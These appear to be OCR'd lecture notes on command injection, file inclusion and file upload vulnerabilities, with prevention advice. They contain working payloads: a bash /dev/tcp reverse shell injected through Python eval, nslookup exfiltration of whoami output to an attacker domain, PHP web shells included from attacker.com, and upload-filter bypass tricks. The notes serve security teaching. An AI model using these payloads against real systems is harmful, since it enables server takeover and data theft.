
[Th 3] Command injection and file upload vulnerabilities

COMMAND INJECTION

A command injection is a type of injection that causes the execution of OS commands (often arbitrary Remote Code Execution).



Generally, these types of attacks allow an attacker to gain entire control of the web server machine.

Example:
Let's imagine a website that allows users to check if a product is in stock or not via this URL request:

```
https://insecure-website.com/stockStatus?productID=381&storeID=29
```

Now for a certain reason, this functionality is implemented with a very legacy code and it is based on the execution of a perl script that is passing as arguments the information retrieved by the user request:

```
stockreport.pl 381 29
```

The site has no protection against command OS execution so an attacker can forge a request to force the server to run this command

```
stockreport.pl & echo aiwefwlguh & 29
```

- the echo command forces to echo the string after it into the output
- & is used to separate commands
  - so this command will execute 3 different commands at all

The output in this case will be:

```
Error - productID was not provided
aiwefwlguh
29: command not found
```

This gives us some useful information:

- stockreport.pl returns an error because is not executed with the needed parameters
- echo is correctly executed
- 29 is executed as a command and returns an error

if we place `&` after the injected command we can separate the injected command to everything after it.

USEFUL COMMANDS TO USE

Purpose of command	Linux	Windows
Name of current user	`whoami`	`whoami`
Operating system	`uname -a`	`ver`
Network configuration	`ifconfig`	`ipconfig /all`
Network connections	`netstat -an`	`netstat -an`
Running processes	`ps -ef`	`tasklist`

Blind OS command injection

In many cases, we have that the output of a command injection is not printed in http response and shown on the page so for this reason many of them are blind OS command injections.

Let's imagine a website that allows us to send feedback to the administrator email address and when we do it the server calls a command:

```
mail -s "This site is great" -aFrom:peter@normal-user.net feedback@vulnerable-website.com
```

Now we can easily see that **in this case the output of the command email is not shown to the user and for this reason, an echo payload cannot give us information.**

Detecting blind OS command injection using time delays

There are some techniques that allow us to exploit a blind OS command injection that is based on time delays.

For example, the ping command is a good command to do it because we can choose the number of ICMP packets to send:

```
& ping -c 1000 127.0.0.1 &
```

- so we can see the delay generated from this command to understand that there is a blind OS command injection.

Another useful command to do it is "sleep"

```
& sleep 10 &
```

Exploiting blind OS command injection by redirecting output

Another strategy to discover blind OS command injection is to use redirecting.

The idea is to redirect the output of our injected command into a file that can be retrieved via the browser.
If the webserver is based on Apache then we can try to use:

```
& whoami > /var/www/static/whoami.txt &
```

- then we just need to visit https://vulnerable-website.com/whoami.txt

Exploiting blind OS command injection using out-of-band (OAST) techniques

Another way to discover blind OS command injection is to force the webserver to send a request to our malicious web server.

```
& nslookup kgji2ohoyw.web-attacker.com &
```

- this is used to perform a DNS lookup for the attacker-specified domain (so the attacker can see this request)

In addition is easy to redirect a command output on the quest using the backtick:

```
& nslookup `whoami`.kgji2ohoyw.web-attacker.com &
```

- **this will send to the attacker web server the result of whoami, for example, "wwwuser.kgji2ohoyw.web-attacker.com"**

Ways of injecting OS commands

A number of characters function as command separators, allowing commands to be chained together.

NOTE THAT: we need to encode them as URL values otherwise we could have trouble.
The following command separators work on both Windows and Unix-based systems:

- `&`, the second command is executed after the first one
- `&&`, we execute the second one only if the first one is executed correctly (if it returns 0 status code)
- `|`, we pass the first command data (or output) in input to the second
- `||`, we execute the second command only if the first one fails (returns a status code different than 0)

Only in Linux, we could use also:

- `;`, as &
- Newline (`0x0a` or `\n`)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command.

- `` `injected command` ``
- `$(injected command)`
- in pratica esegue il comando in un altro comando

One useful command is

```
#
or also echo
```

It is used to comment on all the following things.

A good check for an OS command injection can be:

```
; ls #
```

Others code injections

In some cases, we can have some vulnerabilities that open the door to an OS command injection.
This happens generally when strings are interpreted as code.

For example:

```
def calculate(input):
  return eval("{}".format(input))

result = calculate(user_input.calc)
print("The result is {}.".format(result))
```

```
GET /calculator?calc=1+2
Host: example.com
```

- in this specific case, eval evaluates the string with the Python interpreter, so if we put as string 1+3 then it returns 4
- but if we put a malicious code it will execute it

```
GET /calculator?calc=1+2
Host: example.com
```

But what can happen if we put in the request:

```
GET / calculator?calc="__import__('os').system('ls')"
```

- it will import in one line the os module and execute on the machine the command ls

Or in a more dangerous way if we do:

```
GET /calculator?calc="__import__('os').system('bash -i >& /dev/tcp/10.0.0.1/8080 0>&1')"
```

```
GET /calculator?calc= __import__( os ).system( bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 )
Host: example.com
```

- it will give us a reverse shell
- the victim will connect in a shell to our machine and we can do everything we want

File inclusion

File inclusion vulnerability allows an attacker to include a file usually exploiting a dynamic file inclusion mechanism implemented in the application.

Let's imagine a web app that manages the website using PHP and including in a dynamic way each page, as in this way:

```
<?php
  // Some PHP code

  $file = $_GET["page"];
  include $file;

  // Some PHP code
?>
```

- in this specific case, PHP executes a file whose name is provided in the requested URL.

Now this easily allows an attacker to manipulate the request to force the webserver to fetch a file from its malicious webserver and to process it:

```
<?PHP
  system($_GET["cmd"]);
?>
```

Host a web shell on your server (http://attacker.com/malicious.php)

Now manipulating the request in this way:

```
http://example.com/?page=http://attacker.com/malicious.php?cmd=ls
```

- it is possible to obtain an RCE where we can explicit the command in cmd=

LOCAL FILE INCLUSION

This attack can be done when the webserver doesn't allow the remote file fetching.
The idea, in this case, is to leverage always on the RCE but before performing it we need to upload the file into the webserver.

Example:

```
<?php
  // Some PHP code
```

The included file must be local

```
  $file = $_GET["page"];
  include "lang/".$file;

  // Some PHP code
?>
```

in this case, if the user has the possibility to upload the file (for example in his profile) then the game is done because he can craft an easy request:

```
http://example.com/?page=../uploads/USERNAME/malicious.php
```

- so the attacker has the possibility to perform a RCE

PREVENTION FOR COMMAND INJECTION

If it is possible avoid shell commands and use APIs.
If we have to call out OS commands with user-supplied input, then we must perform strong input validation.

Some examples of effective validation include:

- **Validating against a whitelist of permitted values** and not using a black list because the shell could be updated for example and allow new vulnerable commands.
- Validating that the input is a number.
- Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

Never attempt to sanitize input by escaping shell metacharacters.

FILE UPLOAD VULNERABILITIES

File upload vulnerabilities are when a web server allows users to upload files to its filesystem without sufficiently validating things like their name, type, contents, or size.
For example, we can upload a malicious file instead of an expected image file.


In the worst-case scenario, the file's type isn't validated properly, and the server configuration allows certain types of file (such as `.php` and `.jsp`) to be executed as code.
In this case, an attacker could potentially upload a server-side code file that exploits a web shell.

If the filename isn't validated properly, this could allow an attacker to overwrite critical files simply by uploading a file with the same name.

If the server is also vulnerable to directory traversal, this could mean attackers are even able to upload files to unanticipated locations.

Or in general, if the file size is not checked then an attacker can perform a DOS attack on the server.

Example:



How do file upload vulnerabilities arise?

In general**, this happens for an insufficient validation of the name, type, content, or size of the uploaded file.**

Even if is not possible to upload executable files (pho or jpg) we could overwrite some existing configuration files.
Or if there is no upper bound for the size we can perform a DOS attack.

One of the most common mistakes is to use a disallow list, for example, we disable:

- .php file upload but it could happen in the future we can avoid it (for example php5)

Exploiting unrestricted file uploads to deploy a web shell

If you're able to successfully upload a web shell, you effectively have full control over the server.
For example, the following PHP one-liner could be used to read arbitrary files from the server's filesystem:
`<?php echo file_get_contents('/path/to/target/file'); ?>`

Once uploaded, sending a request for this malicious file will return the target file's contents in the response.

A very versatile and powerful web shell is:
`<?php echo system($_GET['command']); ?>`

This script enables you to pass an arbitrary system command via a query parameter as follows:
`GET /example/exploit.php?command=id HTTP/1.1`

Exploiting flawed validation of file uploads

Flawed file type validation

One way that websites may attempt to validate file uploads is to check that this input-specific `Content-Type` header matches an expected MIME type.

If the server is only expecting image files, for example, it may only allow types like `image/jpeg` and `image/png`.

Problems can arise when the value of this header is implicitly trusted by the server.
If no further validation is performed to check whether the contents of the file actually match the supposed MIME type, this defense can be easily bypassed by inserting in the content section:

```
POST /images HTTP/1.1
Host: normal-website.com
Content-Length: 12345
Content-Type: multipart/form-data; boundary=---------------------------012345678901234567890123456

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="image"; filename="example.jpg"
Content-Type: image/jpeg

[...binary content of example.jpg...]     ****************************************// WE REPLACE IT WITH OUR MALICIOUS BINARY  **************************************************

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="description"

This is an interesting description of my image.

---------------------------012345678901234567890123456
Content-Disposition: form-data; name="username"

wiener
---------------------------012345678901234567890123456--
```

Preventing file execution in user-accessible directories

As a precaution, **servers generally only run scripts whose MIME type they have been explicitly configured to execute.**
Otherwise, they may just return some kind of error message or, in some cases, serve the contents of the file as plain text instead:

```
GET /static/exploit.php?command=id HTTP/1.1
Host: normal-website.com
```

RESPONSE:

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 39

<?php echo system($_GET['command']); ?>
```

This behavior can allow the user to obtain a source code leak but remove all possibilities to create a webshell.

But:

But:
This configuration often differs between directories.
A directory to which user-supplied files are uploaded will likely have much stricter controls than other locations on the filesystem that are assumed to be out of reach for end users.

If you can find a way to upload a script to a different directory that's not supposed to contain user-supplied files, the server may execute your script after all.

Web servers often use the `filename` field in `multipart/form-data` requests to determine the name and location where the file should be saved.

Insufficient blacklisting of dangerous file types

The practice of blacklisting is inherently flawed as it's difficult to explicitly block every possible file extension that could be used to execute code.
Such blacklists can sometimes be bypassed by using lesser-known, alternative file extensions that may still be executable, such as `.php5`, `.shtml`

Overriding the server configuration

- **Provide multiple extensions.**
  - Depending on the algorithm used to parse the filename, the following file may be interpreted as either a PHP file or a JPG image: `exploit.php.jpg`
- **Add trailing characters.**
  - Some components will strip or ignore trailing whitespaces, dots, and like: `exploit.php.`
- **Try using the URL encoding (or double URL encoding) for dots, forward slashes, and backward slashes.**
  - If the value isn't decoded when validating the file extension but is later decoded server-side, this can also allow you to upload malicious files that would otherwise be blocked: `exploit%2Ephp`
- **Add semicolons or URL-encoded null byte characters before the file extension.**
  - If validation is written in a high-level language like PHP or Java, but the server processes the file using lower-level functions in C/C++, for example, this can cause discrepancies in what is treated as the end of the filename: `exploit.asp;.jpg` or `exploit.asp%00.jpg`
- **Try using multibyte Unicode characters, which may be converted to null bytes and dots after unicode conversion or normalization.**
  - Sequences like `xC0 x2E`, `xC4 xAE` or `xC0 xAE` maybe translated to `x2E` if the filename parsed as a UTF-8 string, but then converted to ASCII characters before being used in a path.

Flawed validation of the file's contents

In the case of an image upload function, the server might try to verify certain intrinsic properties of an image, such as its dimensions.
If you try uploading a PHP script, for example, it won't have any dimensions at all.

Therefore, the server can deduce that it can't possibly be an image, and reject the upload accordingly.
Using special tools, such as ExifTool, it can be trivial to create a polyglot JPEG file containing malicious code within its metadata.

Exploiting file upload vulnerabilities without remote code execution

Uploading malicious client-side scripts
For example, if you can upload HTML files or SVG images, you can potentially use `<script>` tags to create stored XSS payloads.

If the uploaded file then appears on a page that is visited by other users, their browser will execute the script when it tries to render the page.

Note that due to same-origin policy restrictions, these kinds of attacks will only work if the uploaded file is served from the same origin to which you upload it.

Uploading files using PUT

Some web servers may be configured to support `PUT` requests.

Some web servers may be configured to support `PUT` requests.

If appropriate defenses aren't in place, this can provide an alternative means of uploading malicious files.

```
PUT /images/exploit.php HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-httpd-php
Content-Length: 49

<?php echo file_get_contents('/path/to/file'); ?>
```

You can try sending `OPTIONS` requests to different endpoints to test for any that advertise support for the `PUT` method.

PREVENTION FOR FILE UPLOAD

1. Use the allow list for file extensions.
2. validate filename against path traversal
3. rename uploaded files to avoid collisions (for example using a UUID)
4. store the file into a temporary filesystem (sandbox) until it is not validated
5. use a known framework to preprocess file uploads (DJANGO)

OWASP Top Ten

A broad consensus about the most critical security risks to web applications